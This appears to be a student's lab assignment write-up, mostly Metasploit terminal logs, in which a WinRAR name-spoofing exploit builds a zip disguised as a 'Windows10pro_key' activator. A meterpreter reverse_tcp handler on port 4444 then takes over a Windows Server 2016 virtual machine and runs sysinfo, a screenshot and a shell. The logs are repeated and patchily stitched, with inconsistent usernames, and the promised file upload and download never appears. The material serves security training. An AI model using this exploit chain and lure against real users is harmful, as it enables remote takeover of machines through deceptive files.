

Assignment Day 3 | 26th December 2020

Email ID: arghyadeepdebnath2@gmail.com

Question 1

1. Create a shellcode to exploit windows OS
2. Execute the shellcode on Windows
3. Get a Meterpreter.
4. Upload and Download few files from the exploited system

1. Create a shellcode to exploit windows OS.

File Actions Edit View Help

```
(arghyadeep@kali)~$ sudo su
[sudo] password for arghyadeep:
(root@kali)~/home/arghyadeep# msfconsole
```

```

+ -- ==[ metasploit v6.0.15-dev ]
+ -- ==[ 2071 exploits - 1123 auxiliary - 352 post ]
+ -- ==[ 592 payloads - 45 encoders - 10 nops ]
+ -- ==[ 7 evasion ]

```

Metasploit tip: Use `help <command>` to learn more about any command

```
msf6 > use exploit/windows/fileformat/winrar_name_spoofing
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/winrar_name_spoofing) > show options
```

```
Module options (exploit/windows/fileformat/winrar_name_spoofing):
```

Name	Current Setting	Required	Description
FILENAME	msf.zip	yes	The output file name.
SPOOF	Readme.txt	yes	The spoofed file name to show

```
Payload options (windows/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.43.3	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
**DisablePayloadHandler: True    (no handler will be created!)**
```

Exploit target:

```
Id  Name
--  ---
0   Windows Universal
```

```
msf6 exploit(windows/fileformat/winrar_name_spoofing) > set FILENAME Windows10pro_key.zip
FILENAME => Windows10pro_key.zip
msf6 exploit(windows/fileformat/winrar_name_spoofing) > set SPOOF Windows10proActivator_key.exe
```

```
root@Anonymous-devil:~  
File Actions Edit View Help  
Metasploit tip: Use help <command> to learn more about any command  
msf6 > use exploit/windows/fileformat/winrar_name_spoofing  
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp  
msf6 exploit(windows/fileformat/winrar_name_spoofing) > show options  
Module options (exploit/windows/fileformat/winrar_name_spoofing):  


| Name     | Current Setting | Required | Description                   |
|----------|-----------------|----------|-------------------------------|
| FILENAME | msf.zip         | yes      | The output file name.         |
| SPOOF    | Readme.txt      | yes      | The spoofed file name to show |

  
Payload options (windows/meterpreter/reverse_tcp):  



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.43.3    | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |

  
**DisablePayloadHandler: True (no handler will be created!)**  
  
Exploit target:  


| Id | Name              |
|----|-------------------|
| 0  | Windows Universal |

  
msf6 exploit(windows/fileformat/winrar_name_spoofing) > set FILENAME Windows10pro_key.zip  
FILENAME => Windows10pro_key.zip  
msf6 exploit(windows/fileformat/winrar_name_spoofing) > set SPOOF Windows10proActivator_key.exe  
SPOOF => Windows10proActivator_key.exe  
msf6 exploit(windows/fileformat/winrar_name_spoofing) > set LHOST 192.168.43.3  
LHOST => 192.168.43.3  
msf6 exploit(windows/fileformat/winrar_name_spoofing) > set LPORT 4444  
LPORT => 4444  
msf6 exploit(windows/fileformat/winrar_name_spoofing) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf6 exploit(windows/fileformat/winrar_name_spoofing) > exploit  
[*] Creating 'Windows10pro_key.zip' file ...  
[*] Windows10pro_key.zip stored at /root/.msf4/local/Windows10pro_key.zip  
msf6 exploit(windows/fileformat/winrar_name_spoofing) > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > set lhost 192.168.43.3  
lhost => 192.168.43.3  
msf6 exploit(multi/handler) > set lport 4444  
lport => 4444  
msf6 exploit(multi/handler) > exploit
```

2. Execute the shellcode on Windows



3. Get a Meterpreter.

```

Name      Current Setting  Required  Description
-----
FILENAME  msf.zip           yes       The output file name.
SPOOF     Readme.txt        yes       The spoofed file name to show

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
-----
EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.43.3     yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

**DisablePayloadHandler: True (no handler will be created!)**

Exploit target:

Id  Name
--  ---
0   Windows Universal

msf6 exploit(windows/fileformat/winrar_name_spoofing) > set FILENAME Windows10pro_key.zip
FILENAME => Windows10pro_key.zip
msf6 exploit(windows/fileformat/winrar_name_spoofing) > set SPOOF Windows10proActivator_key.exe
SPOOF => Windows10proActivator_key.exe
msf6 exploit(windows/fileformat/winrar_name_spoofing) > set LHOST 192.168.43.3
LHOST => 192.168.43.3
msf6 exploit(windows/fileformat/winrar_name_spoofing) > set LPORT 4444
LPORT => 4444
msf6 exploit(windows/fileformat/winrar_name_spoofing) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/winrar_name_spoofing) > exploit

[*] Creating 'Windows10pro_key.zip' file...
[*] Windows10pro_key.zip stored at /root/.msf4/local/Windows10pro_key.zip
msf6 exploit(windows/fileformat/winrar_name_spoofing) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.43.3
lhost => 192.168.43.3
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.43.3:4444
[*] Sending stage (175174 bytes) to 192.168.43.39
[*] Meterpreter session 1 opened (192.168.43.3:4444 -> 192.168.43.39:49751) at 2020-12-30 23:55:49 +0530

meterpreter > sysinfo
Computer      : WIN-CF9CR9K00LK
OS           : Windows 2016+ (10.0 Build 14393).
Architecture : x64
System Language : en_IN
Domain       : WORKGROUP
Logged On Users : 1
Meterpreter  : x86/windows
meterpreter > 
```

4. Upload and Download few files from the exploited system

```
File  Actions  Edit  View  Help

7 Dir(s)  94,190,030,848 bytes free

C:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is B409-6F92

Directory of C:\

31-12-2020  20:12  <DIR>  Anonymous-devil
31-12-2020  20:11  <DIR>  mynewfolder
16-07-2016  18:53  <DIR>  PerfLogs
28-12-2020  12:44  <DIR>  Program Files
16-07-2016  18:53  <DIR>  Program Files (x86)
28-12-2020  12:44  <DIR>  Users
28-12-2020  12:45  <DIR>  Windows
0 File(s)      0 bytes
7 Dir(s)  94,190,030,848 bytes free

C:\>start download
start download
The system cannot find the file download.

C:\>start Downloads
start Downloads
The system cannot find the file Downloads.

C:\>start ThisPC
start ThisPC
The system cannot find the file ThisPC.


C:\>Start Downloads
Start Downloads
The system cannot find the file Downloads.

C:\>user
user

C:\>User\Desktop
User\Desktop
The system cannot find the path specified.

C:\>exit
exit

meterpreter > screenshot
Screenshot saved to: /home/anonymous/hdLpbmse.jpeg
meterpreter > 
```



```

File  Actions  Edit  View  Help
28-12-2020  12:44  <DIR>  Program Files
16-07-2016  18:53  <DIR>  Program Files (x86)
28-12-2020  12:44  <DIR>  Users
28-12-2020  12:45  <DIR>  Windows
0 File(s)  0 bytes
7 Dir(s)  94,190,030,848 bytes free

C:\>start download
start download
The system cannot find the file download.

C:\>start Downloads
start Downloads
The system cannot find the file Downloads.

C:\>start ThisPC
start ThisPC
The system cannot find the file ThisPC.

C:\>Start Downloads
Start Downloads
The system cannot find the file Downloads.

C:\>user
user

C:\>User\Desktop
User\Desktop
The system cannot find the path specified.

C:\>exit
exit
meterpreter > screenshot
Screenshot saved to: /home/Arghyadeep/hdLpbmse.jpeg
meterpreter > shell
Process 2480 created.
Channel 2 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Downloads\Windows10pro_key>cd\
cd\

C:\>Arghyadeep
mkdir Arghyadeep

C:\>

```

Windows Server 2016 [Running] - Oracle VM VirtualBox

Machine View Input Devices Help

Drive Tools Local Disk (C:)

Home Share View Manage

This PC > Local Disk (C:) >

Name	Date modified	Type	Size
PerfLogs	16-07-2016 18:53	File folder	
Program Files	28-12-2020 12:44	File folder	
Program Files (x86)	16-07-2016 18:53	File folder	
Users	28-12-2020 12:44	File folder	
Windows	28-12-2020 12:45	File folder	
Arghyadeep			

PC

ork